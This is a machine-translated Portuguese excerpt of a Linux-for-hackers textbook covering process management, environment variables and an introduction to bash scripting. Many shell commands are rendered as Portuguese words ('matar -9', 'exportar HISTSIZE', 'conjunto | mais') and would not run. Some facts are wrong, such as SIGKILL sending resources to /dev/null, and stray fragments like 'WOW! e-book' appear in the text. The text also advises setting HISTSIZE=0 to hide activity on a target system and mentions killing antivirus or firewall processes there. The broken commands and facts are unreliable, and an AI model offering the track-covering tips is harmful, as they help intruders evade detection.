Com isso, você pode aprender algumas informações importantes. Se, por exemplo, você precisa saber quantos recursos o Metasploit está usando, você pode consultar a terceira coluna (a coluna CPU), para ver se ele está usando 35,1 por cento da sua CPU, e consultar a quarta coluna para ver se está usando 15,2. porcentagem da memória do sistema. Isso é bastante. É uma fera exigente!

Encontrando os processos mais gananciosos com o topo

Quando você insere o comando ps, os processos são exibidos na ordem em que foram iniciados e, como o kernel atribui PIDs na ordem em que foram iniciados, o que você vê são processos ordenados por número PID.

Em muitos casos, queremos saber quais processos estão utilizando mais recursos. É aqui que o comando top é útil porque exibe os processos ordenados pelos recursos utilizados, começando pelo maior. Ao contrário do comando ps, que nos fornece um instantâneo único dos processos, top atualiza a lista dinamicamente – por padrão, a cada 10 segundos. Você pode observar e monitorar esses processos que consomem muitos recursos, conforme mostrado na Listagem 63.

.....

kali >topo

top 15:31:17 até 2 dias, ^;50, 4 usuários, média de carga: 0,00, 0,04, 0,09 Tarefas:

176 no total, 1 em execução, 175 em suspensão, 0 parado, 0 zumbi

%Cpu(s): 1,3 us, 0,7 sy, .) ni, 97,4 id, 0,0 wa, 0,0 hi 0,0 si 0,0 KiB Mem:

1491220 total, 64848 grátis, 488272 usados, 938100 buff/cache KiB Swap: 1046524

total, 1044356 grátis, 2168 usados. 784476 aproveitar MEM

PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND

39759 raiz 20 0 893180 247232 11488 S 0,7 16,6 1:47,88 rubi

39859 raiz 20 0 27308 16796 14272 S 0,3 1,2 1:47,88 postgres

39933 raiz 20 0 293936 61500 29108 S 0,7 4,1 1:47,88 Xorg

recorte

Listagem 63: Encontrando os processos mais gananciosos com top

Os administradores de sistema geralmente mantêm a execução em um terminal para monitorar o uso dos recursos do processo. Como hacker, você pode querer fazer o mesmo, especialmente se tiver várias tarefas em execução no seu sistema. Enquanto você estiver no topo, pressionando H ou ? a tecla exibirá uma lista de comandos interativos e pressionar Q sairá do topo. Você usará top novamente em breve para gerenciar seus processos em “Alterando a prioridade do processo com nice” na página 65 e “Eliminação de processos” na página 66.

GESTÃO DE PROCESSOS

Os hackers geralmente precisam de multiprocessamento, e um sistema operacional como o Kali é ideal para isso. O hacker pode ter um scanner de porta em execução enquanto executa um scanner de vulnerabilidade e um exploit simultaneamente. Isso exige que o hacker gerencie esses processos de forma eficiente para melhor utilizar os recursos do sistema e concluir a tarefa. Nesta seção, mostrarei como gerenciar vários processos.

Alterando a prioridade do processo com bom

Você não ouve com frequência a palavra legal usada no contexto de hackers, mas aqui você ouvirá. O comando nice é usado para influenciar a prioridade de um processo para o kernel. Como você viu quando executamos o comando ps, vários processos são executados no sistema ao mesmo tempo e todos eles competem pelos recursos disponíveis. O kernel terá a palavra final sobre a prioridade de um processo, mas você pode usar nice para sugerir que um processo deve ter prioridade elevada.

A ideia por trás do uso do termo legal é que, ao usá-lo, você está determinando o quão “legal” você será para os outros usuários: se o seu processo está usando a maior parte dos recursos do sistema, você não está sendo muito legal. legal.

Os valores para nice variam de -20 a +19, sendo zero o valor padrão (veja a Figura 61). Um valor agradável alto se traduz em uma prioridade baixa, e um valor agradável baixo se traduz em uma prioridade alta (quando você não está sendo tão gentil com outros usuários e processos). Quando um processo é iniciado, ele herda o valor legal de seu processo pai. O proprietário do processo pode diminuir a prioridade do processo, mas não pode aumentar a sua prioridade. Claro, o superusuário ou usuário root pode definir arbitrariamente o valor nice como quiser.




Figura 61: Valores de prioridade de gentileza

Ao iniciar um processo, você pode definir o nível de prioridade com o comando `nice` e alterar a prioridade após o processo começar a ser executado com o comando `renice`. A sintaxe desses dois comandos é um pouco diferente e pode ser confusa. O comando `nice` requer que você aumente o valor legal, enquanto o comando `renice` deseja um valor absoluto para gentileza. Vejamos um exemplo para demonstrar isso.

Definindo a prioridade ao iniciar um processo

Para fins de demonstração, vamos supor que temos um processo chamado `slowprocess` localizado em `/bin/slowprocess`. Se quiséssemos acelerar sua conclusão, poderíamos iniciar o processo com o comando `nice`:

```
kali >nice -n -10 /bin/processo lento
```

Este comando aumentaria o valor legal em -10, aumentando sua prioridade e alocando mais recursos.

Por outro lado, se quisermos ser gentis com nossos colegas usuários e processos e dar ao processo lento uma prioridade menor, poderíamos aumentar positivamente seu valor agradável em 10:

```
kali >nice -n 10 /bin/processo lento
```

Experimente isso em um processo que você está executando atualmente e execute `ps` para ver como ele muda, se houver.

Alterando a prioridade de um processo em execução com `renice`

O comando `renice` assume valores absolutos entre -20 e 19 e define a prioridade para esse nível específico, em vez de aumentar ou diminuir a partir do nível em que foi iniciado. Além disso, `renice` exige o PID do processo que você está almejando, em vez do nome. Portanto, se o processo lento estiver usando uma quantidade excessiva de recursos em seu sistema e você quiser dar a ele uma prioridade mais baixa, permitindo assim a outros processos uma prioridade mais alta e mais recursos, você poderá renunciar ao processo lento (que tem um PID de 6996) e dar-lhe um valor agradável muito mais alto, assim:

```
kali >renice 20 6996
```

Tal como acontece com nice, apenas o usuário root pode renice um processo para um valor negativo para dar-lhe maior prioridade, mas qualquer usuário pode ser gentil e reduzir a prioridade com renice.

Você também pode usar o utilitário superior para alterar o valor legal. Com o utilitário superior em execução, basta pressionar a tecla R e fornecer o PID e o valor agradável. A Listagem 64 mostra o principal utilitário em execução. Quando pressiono a tecla R e forneço o PID e o valor Nice, obtenho a seguinte saída:

```
top - 21:36:56 up 21:41,  2 users, load average: 0.60, 0.22, 0.11
Tasks: 128 total,  1 running, 127 sleeping, 0 stopped, 0 zombie
%Cpu(s): 1.5 us, 0.7 sy, 0.0 ni, 96.7 id, 1.1 wa, 0.0 hi, 0.0 si, 0.0 st
KiB Mem:  511864 total,  500780 used, 11084 free,  152308 buffers
KiB Swap: 901116 total,  14444 used,  886672 free,  171376 cached
❶ PID to renice
|
PID    USER  PR  NI  VIRT  RES  SHR  S  %CPU  %MEM  TIME        COMMAND
5451   root   20   0 1577m 19m   14m  S   5.3   3.9  42:46.26  OLLYDBG.EXE
2766   root   20   0 55800 20m   5480  S   2.6   4.0   1:01.42   Xorg
5456   root   20   0 6356  4272 1780  S   1.3   0.8   13:21.69  wineserver
7      root   20   0 0      0     0     S   0.3   0.0   0:30.12   rcu_sched
5762   root   20   0 174m  20m   17m   S   0.3   4.1   0:04.74   gnome-terminal
```

Listagem 64: Alterando um valor agradável quando top está em uso

Quando pressiono a tecla R, é solicitado o PID y com o texto renice PID [valor] para valor.

O resultado deverá então mudar para reflectir as novas prioridades.

Matando Processos

Às vezes, um processo consumirá muitos recursos do sistema, exibirá um comportamento incomum ou, na pior das hipóteses, travará. Um processo que exibe esse tipo de comportamento costuma ser chamado de processo zumbi. Para você, provavelmente o sintoma mais problemático será o desperdício de recursos usados pelo zumbi que poderiam ser melhor alocados para uso útil. processos.

Ao identificar um processo problemático, você pode interrompê-lo com o comando kill. Existem muitas maneiras diferentes de encerrar um programa e cada uma tem seu próprio número de eliminação.

O comando kill possui 64 sinais de eliminação diferentes e cada um faz algo ligeiramente diferente.

Aqui, nos concentramos em alguns que você provavelmente achará mais úteis. A sintaxe para o

O comando kill é kill-signalPID, onde a troca de sinal é opcional. Se você não fornecer um sinalizador de sinal, o padrão é SIGTERM. A Tabela 61 lista os sinais de interrupção comuns

Tabela 61: Sinais de interrupção comumente usados

Sinal nome	Número para opção	Descrição
SIGHUP	1	Isso é conhecido como sinal Hangup (HUP). Ele interrompe o processo designado e o reinicia com o mesmo PID.
SIGINT	2	Este é o sinal de interrupção (INT). É um sinal de morte fraco que não é garantido que funcione, mas funciona na maioria dos casos.
SIGQUIT	3	Isso é conhecido como dump principal. Ele encerra o processo e salva as informações do processo na memória e depois salva essas informações no diretório de trabalho atual para um arquivo chamado essencial. (As razões para fazer isso estão além do escopo deste livro.)
SIGTERM	15	Este é o sinal de Terminação (TERM). É o comando kill sinal de eliminação padrão.
SIGKILL	9	Este é o sinal de morte absoluto. Força o processo a parar enviando os recursos do processo para um dispositivo especial, /dev/null.

Usando o comando top, você pode identificar quais processos estão usando muitos recursos; muitas vezes, esses processos serão legítimos, mas pode haver processos maliciosos recursos que você deseja matar.

Se você deseja apenas reiniciar um processo com o sinal HUP, insira a opção -1 com kill, igual a:

```
kali>matar -1 6996
```

No caso de um zumbi ou de um processo malicioso, você provavelmente desejará enviar o sinal kill -9, o sinal kill absoluto, para o processo. Isso garante que o processo seja encerrado.

```
kali>matar -9 6996
```

Se você não souber o PID de um processo, poderá usar o comando killall para encerrar o processo. Este comando leva o nome do processo, em vez do PID, como argumento.

Por exemplo, você poderia encerrar um processo zumbi hipotético como este:

```
Kali >killall -9 zumbiprocesso
```

Finalmente, você também pode encerrar um processo no comando top. Basta pressionar a tecla K e inserir o PID do processo incorreto.

Executando processos em segundo plano

No Linux, quer você esteja trabalhando na linha de comando ou na GUI, você está trabalhando dentro de um shell. Todos os comandos executados são executados a partir desse shell, mesmo que sejam executados a partir da interface gráfica. Quando você executa um comando, o shell espera até que o comando seja concluído antes de oferecer outro prompt de comando.

Às vezes, você pode querer que um processo seja executado em segundo plano, em vez de esperar que ele seja concluído naquele terminal. Por exemplo, digamos que queremos trabalhar em um script em um editor de texto e então chamamos nosso editor de texto (leafpad) digitando o seguinte:

```
kali >leafpad newscript
```

Nesse caso, o shell bash abrirá o editor de texto leafpad para criar um novo script. Enquanto trabalhamos no editor de texto, o terminal está ocupado executando o editor de texto. Se retornarmos ao terminal, veremos que ele está executando nosso editor de texto e que não temos nenhum novo prompt que nos permita inserir mais comandos.

Poderíamos, é claro, abrir outro terminal para executar mais comandos, mas a melhor opção para economizar recursos e espaço na tela é iniciar o editor de texto rodando em segundo plano. Executar um processo em segundo plano significa simplesmente que ele continuará sendo executado sem a necessidade do terminal. Desta forma, o terminal fica liberado para outras tarefas.

Para iniciar o editor de texto em segundo plano, basta anexar um e comercial (&) ao final do comando, assim:

```
kali >leafpad newscript &
```

Agora, quando o editor de texto abre, o terminal retorna um novo prompt de comando para que possamos inserir outros comandos em nosso sistema enquanto editamos nosso novo script. Isso é eficaz para qualquer processo que possa ser executado por um período de tempo significativo quando você quiser usar o terminal. Como hacker, você achará isso útil para executar vários terminais com múltiplas tarefas, para economizar recursos e espaço na tela.

Movendo um processo para o primeiro plano

Se quiser mover um processo em execução em segundo plano para o primeiro plano, você pode usar o comando `fg` (foreground). O comando `fg` requer o PID do processo que você deseja retornar ao primeiro plano, conforme mostrado a seguir.

```
Kali >fg 1234
```

Se você não conhece o PID, pode usar o comando `ps` para encontrá-lo.

PROCESSOS DE AGENDAMENTO

Tanto os administradores de sistemas Linux quanto os hackers geralmente precisam agendar processos para serem executados em um horário específico do dia. Um administrador do sistema pode querer agendar um backup do sistema para ser executado todos os sábados à noite às 2h, por exemplo. Um hacker pode querer definir um script para executar o reconhecimento regularmente, encontrando portas abertas ou vulnerabilidades. No Linux, você pode fazer isso de pelo menos duas maneiras: com `at` e `cron`.

O comando `at` é um daemon – um processo em segundo plano – útil para agendar um trabalho para ser executado uma vez em algum momento no futuro. O `cron` é mais adequado para agendar tarefas para ocorrerem todos os dias, semanas ou meses, e abordaremos isso em detalhes no Capítulo 16.

Usamos o daemon `at` para agendar a execução de um comando ou conjunto de comandos em o futuro. A sintaxe é simplesmente o comando `at` seguido do tempo de execução do **comando WOW!**

processo. O argumento time pode ser fornecido em vários formatos. A Tabela 62 contém o
mais comum em formatos de hora.

Tabela 62: Formatos de hora aceitos pelo comando at

Formato de hora	Significado
às 19h20	Programado para ser executado às 19h20 do dia atual
às 19h20 do dia 25 de junho	Programado para ser executado às 19h20 do dia 25 de junho
ao meio-dia	Programado para ser executado ao meio-dia do dia atual
ao meio-dia de 25 de junho	Programado para ser executado ao meio-dia do dia 25 de junho
amanhã	Programado para funcionar amanhã
agora + 20 minutos	Programado para execução em 20 minutos a partir do horário atual
agora + 10 horas	Programado para ser executado em 10 horas a partir do horário atual
agora + 5 dias	Programado para ser executado em cinco dias a partir da data atual
agora + 3 semanas	Programado para ser executado em três semanas a partir da data atual
às 19h20 25/06/2019	Programado para execução às 19h20 do dia 25 de junho de 2019

Quando você entra no daemon at com o horário especificado, at entra no modo interativo e você é saudado com um prompt at>. Aqui é onde você insere o comando que deseja executar no horário especificado:

```
Kali >às 7h20
```

```
em >/root/myscanningscript
```

Este trecho de código agendará o myscanningscript para ser executado hoje às 7h20.

RESUMO

Gerenciar processos no Linux é uma habilidade fundamental para todo usuário e hacker do Linux. Você deve ser capaz de visualizar, localizar, eliminar, priorizar e agendar processos para gerenciar sua instância do Linux de maneira ideal. Muitas vezes, um hacker precisará encontrar processos no alvo que deseja eliminar, como o software antivírus ou um firewall. Eles também precisarão gerenciar vários processos em um ataque e priorizá-los.

EXERCÍCIOS

Antes de passar para o Capítulo 7, experimente as habilidades que você aprendeu neste capítulo, completando os seguintes exercícios:

1. Execute o comando ps com as opções aux em seu sistema e observe qual processo é o primeiro e qual é o último.
2. Execute o comando top e observe os dois processos usando o maior quantidade de seus recursos.
3. Use o comando kill para encerrar o processo que usa mais recursos.
4. Use o comando renice para reduzir a prioridade de um processo em execução para +19.
5. Crie um script chamado myscanning (o conteúdo não é importante) com um editor de texto e agende-o para execução na próxima quarta-feira à 1h .

Listas de reprodução

História

7

Tópicos

GERENCIANDO VARIÁVEIS DO AMBIENTE DO USUÁRIO

Tutoriais

Ofertas e promoções

Destaque

Configurações



Suporte

Para obter o máximo do seu sistema de hacking Linux, você precisa entender as variáveis de ambiente e ser especialista em gerenciá-las para obter desempenho ideal, conveniência e sair até mesmo furtivamente. Entretanto, entre as áreas que os novatos no Linux consideram problemáticas, o gerenciamento das variáveis de ambiente do usuário pode ser o mais difícil de dominar.

Tecnicamente, existem dois tipos de variáveis: shell e ambiente. Variáveis de ambiente são variáveis de todo o sistema incorporadas ao seu sistema e interface que controlam a aparência, o comportamento e a “sensação” do sistema para o usuário e são herdadas por quaisquer shells ou processos filhos. As variáveis do shell, por outro lado, são normalmente listadas em letras minúsculas e são válidas apenas no shell em que estão definidas. Para evitar explicações exageradas, apenas abordo algumas das habilidades mais básicas e úteis para variáveis de ambiente e shell neste capítulo e não me aprofundo muito nas diferenças entre eles.

Variáveis são simplesmente strings em pares de valores-chave. Geralmente, cada par terá a aparência de KEY=value. Nos casos em que existem vários valores, eles serão parecidos com KEY=valor1:valor2. Como acontece com a maioria das coisas no Linux, se houver espaços no valor, ele deverá estar entre aspas. No Kali Linux, seu ambiente é seu shell bash. Cada usuário, incluindo o root, possui um conjunto padrão de variáveis de ambiente que determinam a aparência, o comportamento e o funcionamento do sistema. Você pode alterar os valores dessas variáveis para fazer seu sistema funcionar com mais eficiência, adaptar seu ambiente de trabalho para melhor atender às suas necessidades individuais e, potencialmente, cobrir seus rastros, se necessário.

VISUALIZANDO E MODIFICANDO VARIÁVEIS DE AMBIENTE

Você pode visualizar todas as suas variáveis de ambiente padrão digitando env em seu terminal a partir de qualquer diretório, assim:

```
kali >env
XDG_VTNR=7
SSHAGENT_PID=922
XDG_SESSION_ID=2
XDG_GREETER_DATA_DIR=/var/lib/lightdm/data/root
GLADE_PIXMAP_PATH=:echo
TERMO=xtermo
SHELL=/bin/bash
recorte
USUÁRIO=raiz
recorte
PATH=/usr/local/sbin :usr/local/bin:/usr/sbin:/sbin/bin
recorte
HOME=/raiz
recorte
```

Variáveis de ambiente são sempre maiúsculas, como HOME, PATH, SHELL e assim por diante. Estas são apenas as variáveis de ambiente padrão que vêm em seu sistema. Um usuário também pode criar suas próprias variáveis e, como você verá, precisamos de um comando diferente para incluí-las na saída.

Visualizando todas as variáveis de ambiente

Para visualizar todas as variáveis de ambiente, incluindo variáveis de shell, variáveis locais e funções de shell, como quaisquer variáveis definidas pelo usuário e aliases de comando, use o comando set. Este comando listará todas as variáveis de ambiente exclusivas do seu sistema, o que na maioria dos casos fornecerá uma saída tão longa que você não conseguirá visualizar tudo em uma única tela. Você pode solicitar a visualização de cada variável, linha por linha, de uma forma mais acessível usando set e canalizando-a para o comando more, como segue:

```
kali >conjunto | mais
BASH=/bin/bash
BASHOPTS=checkwinsize:cmdlist:complete_fullquote:expand_aliases:extglob.....
BASH_ALIAS=()
BASH_ARGC=()
```

```
BASH_ARGV=()
```

```
recorte
```

Agora a lista de variáveis preencherá uma tela, linha por linha, e então parará. Ao pressionar ENTER, o terminal avança para a próxima linha, levando você para a próxima variável, para que você possa rolar pressionando ou segurando ENTER. Como você deve se lembrar do Capítulo 2, sempre que usar o comando `more` para saída, você pode digitar `q` para sair (ou sair) e retornar ao prompt de comando.

Filtrando variáveis específicas

Embora usar `set` com `more` forneça resultados mais gerenciáveis do que examinar a enorme quantidade de nomes de variáveis que você obtém com `set` sozinho, ainda pode ser um tanto tedioso se você estiver procurando por uma variável específica. Em vez disso, você pode usar o comando de filtragem `grep` para encontrar a variável de interesse.

Vamos usar a variável `HISTSIZE` como exemplo. Esta variável contém o número máximo de comandos que seu arquivo de histórico de comandos armazenará. Esses comandos são aqueles que você digitou anteriormente no prompt de comando nesta sessão e podem ser recuperados com as teclas de seta para cima e para baixo. Observe que `HISTSIZE` não armazena os comandos em si, apenas o número deles que podem ser armazenados.

Canalize sua saída definida com `grep` para encontrar a variável `HISTSIZE`, assim:

```
kali >conjunto | grep HISTSIZE
```

```
TAMANHO HISTÓRICO=1000
```

Como você pode ver, este comando encontra a variável `HISTSIZE` e exibe seu valor. O valor padrão desta variável provavelmente está definido como 1000 em seu sistema. Isso indica que o terminal armazenará seus últimos 1.000 comandos por padrão.

Alterando valores de variáveis para uma sessão

Agora vamos ver como alterar o valor de uma variável. Conforme observado, a variável `HISTSIZE` contém o valor do número de comandos a serem armazenados no arquivo de histórico. Às vezes, você não deseja que seu sistema salve comandos anteriores – talvez porque não queira deixar nenhuma evidência de sua atividade em seu próprio sistema ou em um sistema de destino. Nesse caso, você pode definir a variável `HISTSIZE` como 0 para que o sistema não armazene nenhum dos seus comandos anteriores.

Como essa variável tem um único valor, para alterá-la, você atribui a ela um novo valor da maneira familiar mostrada na Listagem 71.

```
kali >HISTSIZE=0
```

Listagem 71: Alterando o valor de HISTSIZE

Agora, quando você tenta usar as teclas de seta para cima e para baixo para recuperar seus comandos, nada acontece porque o sistema não os armazena mais. Isto é furtivo, embora pode ser inconveniente.

Tornando permanentes as alterações de valores de variáveis

Quando você altera uma variável de ambiente, essa alteração ocorre apenas naquele ambiente específico; nesse caso, esse ambiente é a sessão do shell bash. Isso significa que quando você fecha o terminal, todas as alterações feitas são perdidas, com os valores retornados aos padrões. Se quiser tornar as alterações permanentes, você precisará usar o comando de exportação. Este comando exportará o novo valor do seu ambiente atual (o shell bash) para o resto do sistema, disponibilizando-o em todos os ambientes até que você o altere e exporte novamente.

Variáveis são strings, portanto, se você for cauteloso, não é uma má ideia salvar o conteúdo de uma variável em um arquivo de texto antes de modificá-la. Por exemplo, como estamos prestes a alterar a variável PS1, que controla as informações exibidas no prompt, primeiro execute o seguinte comando para salvar os valores existentes em um arquivo de texto no diretório inicial do usuário atual:

```
kali >echo $HISTSIZE> ~/valueofHISTSIZE.txt
```

Dessa forma, você sempre pode desfazer suas alterações. Se quiser ser ainda mais cauteloso e criar um arquivo de texto com todas as configurações atuais, você pode salvar a saída do comando set em um arquivo de texto com um comando como este:

```
kali >definir> ~/valueofALLon01012017.txt
```

Depois de alterar uma variável, como fizemos na Listagem 71, você pode tornar a alteração permanente inserindo export e depois o nome da variável que você alterou, conforme mostrado aqui:

```
kali >exportar HISTSIZE
```

Agora a variável HISTSIZE ainda estará definida como 0 quando você sair deste ambiente e entrar em

outro ambiente. Se você deseja redefinir a variável HISTSIZE para 1.000, basta inserir esse:

```
kali >HISTSIZE=1000  
kali >exportar HISTSIZE
```

Este trecho de código definirá o valor da sua variável HISTSIZE como 1.000 e o exportará para todos os seus ambientes.

ALTERANDO SEU PROMPT DO SHELL

O prompt do shell, outra variável de ambiente, fornece informações úteis, como o usuário com o qual você está operando e o diretório no qual está trabalhando atualmente. O prompt do shell padrão no Kali tem o seguinte formato:

```
nome de usuário@nome do host: diretório_atual
```

Se você estiver trabalhando como usuário root, isso se traduzirá no seguinte prompt padrão:

```
root@kali: diretório_atual
```

Você pode alterar o nome no prompt do shell padrão definindo o valor da variável PS1. A variável PS1 possui um conjunto de espaços reservados para informações que você deseja exibir no prompt, incluindo o seguinte:

\u O nome do usuário atual

\h O nome do host

\W O nome base do diretório de trabalho atual

Isso é muito útil se você tiver shells em vários sistemas ou estiver conectado como várias contas. Ao definir diferentes valores \u e \h para diferentes shells ou contas, você pode saber rapidamente quem você é e qual é o seu sistema atual.

Vamos nos divertir um pouco e mudar o prompt do seu terminal. Por exemplo, você poderia inserir o seguinte:

```
kali >PS1="Melhor Hacker do Mundo: #"
```

Agora, toda vez que usar este terminal, você será lembrado de que é o “Melhor Hacker do Mundo”. Mas qualquer terminal subsequente que você abrir ainda terá o prompt de comando padrão, porque a variável PS1 contém apenas valores para sua sessão de terminal.

Lembre-se, até você exportar uma variável, ela só será válida para aquela sessão. Se você realmente gosta deste novo prompt de comando e deseja vê-lo em todos os terminais, você precisa exportá-lo, igual a:

```
kali >exportar PS1
```

Isso tornará a alteração permanente em todas as sessões.

Que tal um pouco mais de diversão? Digamos que você realmente queira que seu terminal se pareça com um prompt do Windows cmd. Nesse caso, você poderia alterar o nome do prompt para C: e manter o \w para que o prompt mostre seu diretório atual, conforme mostrado na Listagem 72.

```
kali >exportar PS1='C:\w> '  
C:/tmp>
```

Listagem 72: Alterando o prompt e mostrando o diretório atual

Fazer com que seu prompt mostre seu diretório atual geralmente pode ser útil, principalmente para um iniciante, por isso é algo a considerar ao alterar sua variável PS1.

MUDANDO SEU CAMINHO

Uma das variáveis mais importantes em seu ambiente é a variável PATH, que controla onde em seu sistema seu shell procurará os comandos inseridos, como cd, ls e echo. A maioria dos comandos está localizada no subdiretório sbin ou bin, como /usr/local/sbin ou usr/local/bin. Se o shell bash não encontrar o comando em um dos diretórios da sua variável PATH, ele retornará o erro comando não encontrado, mesmo que esse comando exista em um diretório que não esteja no seu PATH.

Você pode descobrir quais diretórios estão armazenados em sua variável PATH usando echo em seu conteúdo, assim:

```
kali >echo $PATH  
  
/usr/local/sbin:usr/local/bin:/usr/sbin:/sbin/bin
```

Estes são os diretórios onde seu terminal irá procurar qualquer comando. Quando você insere ls, por exemplo, o sistema sabe que deve procurar em cada um desses diretórios o comando ls e, quando encontra ls, o sistema o executa.

Cada diretório é separado por dois pontos (:) e não se esqueça de adicionar o símbolo \$ content para PATH.

Adicionando à variável PATH

Você provavelmente pode ver por que é importante saber o que está em sua variável PATH: se você baixou e instalou uma nova ferramenta - digamos newhackingtool - no diretório /root/newhackingtool, você só poderá usar comandos dessa ferramenta quando estiver em esse diretório porque esse diretório não está na variável PATH. Cada vez que você quisesse usar essa ferramenta, primeiro teria que navegar até /root/newhackingtool, o que é um pouco inconveniente se você quiser usar a ferramenta com frequência.

Para poder usar esta nova ferramenta em qualquer diretório, você precisa adicionar o diretório que contém esta ferramenta à sua variável PATH.

Para adicionar newhackingtool à sua variável PATH, digite o seguinte:

```
kali >PATH=$PATH:/root/newhackingtool
```

Isso atribui a variável PATH original mais o diretório /root/newhackingtool à nova variável PATH, de forma que a variável contenha tudo o que fazia antes, mais o novo diretório de ferramentas.

Se você examinar o conteúdo da variável PATH novamente, verá que este diretório foi anexado ao final de PATH, conforme mostrado aqui:

```
kali >echo $PATH  
/usr/local/sbin:usr/local/bin:/usr/sbin:/sbin/bin:/root/newhackingtool
```

Agora você pode executar aplicativos newhackingtool de qualquer lugar do seu sistema, em vez de ter que navegar até seu diretório. O shell bash procurará em todos os diretórios listados sua nova ferramenta!

Adicionar ao PATH pode ser uma técnica útil para diretórios que você usa com frequência, mas seja cuidado para não adicionar muitos diretórios à sua variável PATH. Como o sistema terá que pesquisar cada diretório em PATH para encontrar comandos, adicionar muitos diretórios pode tornar seu terminal e seu hacking mais lentos.

Como não adicionar à variável PATH

Um erro comumente cometido por novos usuários do Linux é atribuir um novo diretório, como `/root/newhackingtool`, diretamente à variável PATH desta forma:

```
kali >PATH=/root/newhackingtool
kali >echo $PATH
/root/newhackingtool
```

Se você usar este comando, sua variável PATH conterá apenas o diretório `/root/newhackingtool` e não conterá mais os diretórios binários do sistema, como `/bin`, `/sbin` e outros que contêm comandos críticos. Ao usar qualquer um dos comandos do sistema, você receberá o erro comando não encontrado, conforme mostrado a seguir, a menos que primeiro navegue até o diretório de binários do sistema ao executar o comando:

```
kali >cd
bash: cd: comando não encontrado
```

Lembre-se de que você deseja anexar à variável PATH, e não substituí-la. Se tiver dúvidas, salve o conteúdo da variável em algum lugar antes de modificá-la.

CRIANDO UMA VARIÁVEL DEFINIDA PELO USUÁRIO

Você pode criar suas próprias variáveis personalizadas definidas pelo usuário no Linux simplesmente atribuindo um valor a uma nova variável que você nomear. Isso pode ser útil quando você estiver executando scripts de shell mais avançados ou descobrir que costuma usar um comando longo que se cansa de digitar repetidamente.

A sintaxe é simples: insira o nome da sua variável, seguido do símbolo de atribuição (=) e, em seguida, o valor a ser colocado na variável, conforme mostrado aqui:

```
kali >MYNEWVARIABLE="Hacking é a habilidade mais valiosa do século XXI"
```

século"

Isso atribui uma string à variável MYNEWVARIABLE. Para ver o valor dessa variável, use o comando echo e o símbolo \$ content com o nome da variável, como fizemos anteriormente:

```
kali >echo $MYNEWVARIABLE
```

Hacking é o conjunto de habilidades mais valioso do século 21

Assim como as variáveis de ambiente do nosso sistema, as variáveis definidas pelo usuário devem ser exportadas para persistirem em novas sessões.

Se você deseja excluir esta nova variável, ou qualquer variável, use o comando unset. Sempre pense antes de excluir uma variável de sistema, porque seu sistema provavelmente funcionará de maneira muito diferente depois.

```
kali >desativar MYNEWVARIABLE
```

```
kali >echo $MYNEWVARIABLE
```

```
Kali >
```

Como você pode ver, ao inserir unset MYNEWVARIABLE, você exclui a variável junto com seu valor. Se você usar echo nessa mesma variável, o Linux retornará uma linha em branco.

RESUMO

Você pode achar variáveis de ambiente estranhas, mas vale a pena conhecê-las.

Eles controlam a aparência, o comportamento e o comportamento do seu ambiente de trabalho no Linux. Você pode gerenciar essas variáveis para adaptar seu ambiente às suas necessidades, alterando-as, exportando-as e até mesmo criando o seu próprio. Em alguns casos, eles podem ser úteis para encobrir seus rastros como hacker.

EXERCÍCIOS

Antes de passar para o Capítulo 8, experimente as habilidades que você aprendeu neste capítulo, completando os seguintes exercícios:

1. Visualize todas as suas variáveis de ambiente com o comando `more` .
2. Use o comando `echo` para visualizar a variável `HOSTNAME` .
3. Encontre um método para alterar a barra (/) para uma barra invertida (\) no falso **WOW!**

e-book

Exemplo de cmd PS1 da Microsoft (consulte a Listagem 7-2).

4. Crie uma variável chamada MYNEWVARIABLE e coloque seu nome nela.
5. Use echo para visualizar o conteúdo de MYNEWVARIABLE.
6. Exporte MYNEWVARIABLE para que fique disponível em todos os ambientes.
7. Use o comando echo para visualizar o conteúdo da variável PATH .
8. Adicione seu diretório inicial à variável PATH para que quaisquer binários em seu diretório inicial possam ser usados em qualquer diretório.
9. Mude sua variável PS1 para "O Maior Hacker do Mundo:".

História

Tópicos

Tutoriais

Ofertas e Promoções

Destaque

Configurações



8

SCRIPTING BASH

Suporte

Qualquer hacker que se preze deve ser capaz de escrever scripts. Aliás, qualquer administrador Linux que se preze deve ser capaz de criar scripts. Os hackers geralmente precisam automatizar comandos de Sair , às vezes de várias ferramentas, e isso é feito de maneira mais eficiente por meio de programas curtos que eles próprios escrevem.

Neste capítulo, construímos alguns scripts shell bash simples para começar com a criação de scripts. Adicionaremos capacidades e recursos à medida que avançamos, eventualmente construindo um script capaz de encontrar possíveis alvos de ataque em uma variedade de endereços IP.

Para se tornar um hacker de elite, você também precisa ser capaz de criar scripts em uma das linguagens de script amplamente utilizadas, como Ruby (as explorações do Metasploit são escritas em Ruby), Python (muitas ferramentas de hacking são scripts Python) ou Perl (Perl é o melhor linguagem de script de manipulação de texto). Apresento uma breve introdução aos scripts Python no Capítulo 17.

UM CURSO INCRÍVEL NO BASH

Um shell é uma interface entre o usuário e o sistema operacional que permite manipular arquivos e executar comandos, utilitários, programas e muito mais. A vantagem de um shell é que você executa essas tarefas imediatamente no computador e não por meio de uma abstração, como uma GUI, que permite personalizar sua tarefa de acordo com suas necessidades. Vários shells diferentes estão disponíveis para Linux, incluindo o shell Korn, o

Shell Z, shell C e shell Bourneagain, mais conhecido como bash.

Como o shell bash está disponível em quase todas as distribuições Linux e UNIX (incluindo macOS e Kali), usaremos exclusivamente o shell bash.

O shell bash pode executar qualquer comando do sistema, utilitário ou aplicativo que sua linha de comando normal possa executar, mas também inclui alguns de seus próprios comandos integrados. Tabela 8 1, mais adiante neste capítulo, fornece uma referência a alguns comandos úteis que residem no o shell bash.

Nos capítulos anteriores, você usou os comandos `cd`, `pwd`, `set` e `umask`. Nesta seção, você usará mais dois comandos: o comando `echo`, usado pela primeira vez no Capítulo 7, que exibe mensagens na tela, e o comando `read`, que lê os dados e os armazena em outro lugar. Apenas aprender esses dois comandos permitirá que você crie uma ferramenta simples, mas poderosa.

